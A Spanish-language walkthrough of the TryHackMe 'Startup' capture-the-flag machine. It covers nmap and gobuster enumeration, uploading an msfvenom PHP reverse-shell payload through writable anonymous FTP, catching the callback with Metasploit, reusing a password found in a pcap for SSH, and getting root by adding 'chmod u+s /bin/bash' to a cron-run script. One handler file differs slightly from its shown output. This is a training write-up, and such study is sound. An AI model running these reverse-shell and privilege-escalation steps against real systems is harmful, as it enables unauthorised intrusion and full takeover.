Startup

Resolviendo la máquina Startup

> En esta publicación, comparto cómo resolví la máquina **Startup** de TryHackMe.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 10.10.120.69
```

```
PING 10.10.120.69 (10.10.120.69) 56(84) bytes of data.
64 bytes from 10.10.120.69: icmp_seq=1 ttl=63 time=40.7 ms

--- 10.10.120.69 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 40.674/40.674/40.674/0.000 ms
```

TTL=63 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.120.69 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 13:08 CEST
Initiating SYN Stealth Scan at 13:08
Scanning 10.10.120.69 [65535 ports]
Discovered open port 22/tcp on 10.10.120.69
Discovered open port 80/tcp on 10.10.120.69
Discovered open port 21/tcp on 10.10.120.69
Completed SYN Stealth Scan at 13:08, 12.55s elapsed (65535 total ports)
Nmap scan report for 10.10.120.69
Host is up, received user-set (0.051s latency).
Scanned at 2025-07-24 13:08:44 CEST for 13s
Not shown: 65375 closed tcp ports (reset), 157 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
           Raw packets sent: 69154 (3.043MB) | Rcvd: 66453 (2.658MB)
```

```
nmap -p21,22,80 -sCV 10.10.120.69 -oN targeted
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 13:09 CEST
Nmap scan report for 10.10.120.69
Host is up (0.11s latency).
Apache/2.4.18 (Ubuntu) Server at 10.10.120.69 Port 80
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.8.184.124
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
```

HTTP

`http://10.10.120.69/`

No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convienient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, contact us. Otherwise, don't you worry. We'll be online shortly!


— Dev Team

Fuzzing Web


`gobuster dir -u http://10.10.120.69/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64`

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.120.69/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/files                (Status: 301) [Size: 312] [--> http://10.10.120.69/files/]
/server-status        (Status: 403) [Size: 277]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

`http://10.10.120.69/files/`



Se accede al directorio: `ftp` y no se encuentra nada.



Explotación

FTP

En la enumeración se observa que en el puerto *21* se encuentra el servicio **FTP**, con el inicio de sesión anónimo activo.

`ftp anonymous@10.10.120.69`

```
Connected to 10.10.120.69.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

`ls`

```
229 Entering Extended Passive Mode (|||31211|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Jul 24 12:21 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
```

En el directorio `ftp`, tenemos todos los permisos.

`cd ftp`

`ls`

```
229 Entering Extended Passive Mode (|||30047|)
150 Here comes the directory listing.
226 Directory send OK.
```

Se procede a generar un *payload malicioso*.

`msfvenom -p php/reverse_php LHOST=10.8.184.124 LPORT=1234 -f raw > pwned.php`

Se sube al directorio `ftp`.

`put pwned.php`

```
local: pwned.php remote: pwned.php
229 Entering Extended Passive Mode (|||39506|)
150 Ok to send data.
100% |***********************************************************************************************************************************************************************************|  2633      16.62 MiB/s    00:00 ETA
226 Transfer complete.
2633 bytes sent in 00:00 (29.21 KiB/s)
```

`ls`

```
229 Entering Extended Passive Mode (|||39910|)
150 Here comes the directory listing.
-rwxrwxr-x    1 112      118          2633 Jul 24 12:27 pwned.php
226 Directory send OK.
```

Reverse Shell

Se inicia una escucha en el puerto 1234 para recibir la *reverse shell*.


`vim handler.rc`

```
use multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.1.127
set LPORT 1234
run
```

`msfconsole -r handler.rc`

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
resource (handler.rc)> set LHOST 10.8.184.124
LHOST => 10.8.184.124
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.8.184.124:1234
```

Como vimos anteriormente en el *fuzzing web*, accedemos al directorio: `http://10.10.120.69/files/ftp` y deberíamos de encontrar el *payload malicioso* que hemos subido anteriormente.



Se ejecuta el archivo y recibimos la *reverse shell*.

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
resource (handler.rc)> set LHOST 10.8.184.124
LHOST => 10.8.184.124
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.8.184.124:1234
[*] Command shell session 1 opened (10.8.184.124:1234 -> 10.10.237.154:55800) at 2025-07-24 17:09:44 +0200

whoami
www-data
```

`background`

`sessions -u 1`

`sessions 2`

Escalada de Privilegios

SSH

Se revisa el archivo `/etc/passwd` para identificar otros usuarios en el sistema

`cat /etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/bin/false
lennie:x:1002:1002::/home/lennie:
ftpsecure:x:1003:1003::/home/ftpsecure:
```

Se encuentra el usuario `lennie`.

Explorando los archivos se encuentra el siguiente archivo: `suspicious.pcapng` en la ruta: `cd /incidents`.

`cd /incidents`

`ls`

```
Listing: /incidents
===================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100755/rwxr-xr-x  31224  fil   2020-11-12 05:53:12 +0100  suspicious.pcapng
```


Se descarga el archivo para poder analizarlo mejor.

`download suspicious.pcapng`

Se analiza la información con *wireshark*.

`wireshark suspicious.pcapng`

Se encuentra la siguiente información: `c4ntg3t3n0ughsp1c3`.



Se procede a conectar al servicio *ssh*, con el usuario `lennie` y la contraseña `c4ntg3t3n0ughsp1c3`.

`ssh lennie@10.10.120.69`

```
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$
```

Tarea CRON

Se accede a la ruta: `/home/lennie/scripts` y se encuentran los archivos `planner.sh` y `startup_list.txt`.

Se visualizaron los dos archivos.

`cat planner.sh`

```
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
```

`cat startup_list.txt`

[redacted]

Se visualizan los permisos de los archivos.

```
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 5 lennie lennie 4096 Jul 24 15:23 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Jul 24 15:27 startup_list.txt
```

Además de visualizar también el archivo `/etc/print.sh` y sus permisos.

`cat /etc/print.sh`

```
#!/bin/bash
echo "Done!"
```

`cd /etc`

`ls -la | grep print.sh`

```
-rwx------  1 lennie lennie    25 Nov 12  2020 print.sh
```

Se procede a visualizar si existen tareas **CRON** que ejecuten algunos de estos archivos.

Se descarga la herramienta pspy64, que permite visualizar las tareas **CRON** ejecutadas en segundo plano.

Se descarga en nuestra máquina.

`mv /home/manumore/Descargas/pspy64 .`

`python3 -m http.server 80`

Se descarga en la máquina victima en el directorio `tmp` y se dan permisos.

`wget 192.168.1.127/pspy64`

`chmod 777 pspy64`

Se ejecuta el archivo descargado.

`./pspy64`

Se observa una tarea **CRON**.

```
2025/07/24 15:37:10 CMD: UID=0     PID=2      |
2025/07/24 15:37:10 CMD: UID=0     PID=1      | /sbin/init
2025/07/24 15:38:01 CMD: UID=0     PID=1667   |
2025/07/24 15:38:01 CMD: UID=0     PID=1666   | /bin/bash /home/lennie/scripts/planner.sh
2025/07/24 15:38:01 CMD: UID=0     PID=1665   | /bin/sh -c /home/lennie/scripts/planner.sh
2025/07/24 15:38:01 CMD: UID=0     PID=1664   | /usr/sbin/CRON -f
```

Ahora que ya sabemos que existe la tarea, se procede a editar el archivo `/etc/print.sh`, añadiendo lo siguiente:

`vim /etc/print.sh`

`cat /etc/print.sh`

```
#!/bin/bash

chmod u+s /bin/bash

echo "Done!"
```

Se espera a que se ejecute la tarea **CRON** y se obtiene una *shell con root*.

`bash -p`

```
bash-4.3# whoami
root
```
